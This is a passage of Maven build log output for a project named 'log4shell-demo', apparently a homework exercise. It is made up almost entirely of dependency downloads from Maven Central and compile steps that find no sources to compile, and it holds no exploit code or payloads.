Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.jar (85 kB at 677 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.jar (45 kB at 333 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.jar (5.8 kB at 40 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.jar (202 kB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0-no_aop.jar

Downloaded from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.jar (2.5 kB at 17 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.jar (164 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.jar (33 kB at 185 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.jar (4.5 kB at 25 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.jar (202 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.jar (44 kB at 220 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.jar (52 kB at 249 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.jar (8.5 kB at 39 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.jar (154 kB at 697 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0-no_aop.jar (357 kB at 1.6 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.jar (215 kB at 863 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.jar (1.5 MB at 5.3 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.jar (502 kB at 1.8 MB/s)

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.pom (6.6 kB at 316 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.pom (1.9 kB at 72 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.pom (2.2 kB at 97 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.pom (910 B at 46 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.18/plexus-components-1.1.18.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.18/plexus-components-1.1.18.pom (5.4 kB at 214 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.pom (1.9 kB at 88 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.pom (2.2 kB at 112 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.pom (2.5 kB at 124 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.pom (1.7 kB at 84 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-parent/1.7/aether-parent-1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-parent/1.7/aether-parent-1.7.pom (7.7 kB at 368 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.pom (2.1 kB at 98 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.pom (3.7 kB at 194 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.pom (1.7 kB at 87 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.pom (4.7 kB at 237 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/19/maven-shared-components-19.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/19/maven-shared-components-19.pom (6.4 kB at 318 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.pom (1.5 kB at 66 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.2.1/maven-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.2.1/maven-2.2.1.pom (22 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/11/maven-parent-11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/11/maven-parent-11.pom (32 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/5/apache-5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/5/apache-5.pom (4.1 kB at 205 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.pom (12 kB at 612 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.pom (2.2 kB at 109 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.pom (3.2 kB at 162 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.pom (6.8 kB at 360 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.pom (889 B at 47 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.14/plexus-components-1.1.14.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.14/plexus-components-1.1.14.pom (5.8 kB at 292 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.pom (2.0 kB at 89 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.pom (1.9 kB at 95 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.5.6/slf4j-parent-1.5.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.5.6/slf4j-parent-1.5.6.pom (7.9 kB at 396 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.pom (3.0 kB at 130 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.pom (2.2 kB at 114 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.pom (2.2 kB at 94 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.pom (1.6 kB at 75 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.pom (1.9 kB at 94 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.pom (1.7 kB at 85 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.pom (2.8 kB at 132 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.pom (3.1 kB at 141 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.pom (880 B at 42 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.pom (1.9 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.pom (2.1 kB at 103 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.pom (1.3 kB at 63 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.pom (4.0 kB at 131 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/18/maven-shared-components-18.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/18/maven-shared-components-18.pom (4.9 kB at 224 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom (30 kB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom (15 kB at 673 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.pom (965 B at 46 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.pom (5.1 kB at 222 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-languages/0.9.10/plexus-languages-0.9.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-languages/0.9.10/plexus-languages-0.9.10.pom (4.1 kB at 188 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.pom (2.9 kB at 109 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/ow2/1.5/ow2-1.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/ow2/1.5/ow2-1.5.pom (11 kB at 535 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.pom (16 kB at 792 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/9/oss-parent-9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/9/oss-parent-9.pom (6.6 kB at 313 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.pom (867 B at 43 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.8.4/plexus-compiler-2.8.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.8.4/plexus-compiler-2.8.4.pom (6.0 kB at 262 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/4.0/plexus-components-4.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/4.0/plexus-components-4.0.pom (2.7 kB at 133 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.22/plexus-utils-3.0.22.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.22/plexus-utils-3.0.22.pom (3.8 kB at 174 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.1/plexus-3.3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.1/plexus-3.3.1.pom (20 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.pom (692 B at 28 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.pom (771 B at 34 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.8.4/plexus-compilers-2.8.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.8.4/plexus-compilers-2.8.4.pom (1.3 kB at 54 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.jar (38 kB at 1.4 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.jar (30 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.jar (47 kB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.jar (148 kB at 4.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.jar (106 kB at 2.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.jar (51 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.jar (14 kB at 271 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.jar (74 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.jar (527 kB at 6.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.jar (61 kB at 898 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.jar (14 kB at 191 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.jar (39 kB at 540 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.jar (108 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.jar (111 kB at 1.3 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.jar (4.7 kB at 50 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.jar (21 kB at 226 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.jar (27 kB at 279 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.jar (317 kB at 2.9 MB/s)

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.pom (11 kB at 521 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.pom (1.6 kB at 78 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.5.2/maven-plugin-tools-3.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.5.2/maven-plugin-tools-3.5.2.pom (15 kB at 732 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.pom (3.5 kB at 161 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.pom (2.0 kB at 93 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.pom (7.5 kB at 355 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.pom (3.9 kB at 188 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.0.3/plexus-containers-1.0.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.0.3/plexus-containers-1.0.3.pom (492 B at 23 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.4/plexus-1.0.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.4/plexus-1.0.4.pom (5.7 kB at 249 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.pom (24 kB at 987 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.pom (766 B at 38 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-parent/1.3/hamcrest-parent-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-parent/1.3/hamcrest-parent-1.3.pom (2.0 kB at 99 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.0.4/plexus-utils-1.0.4.pom

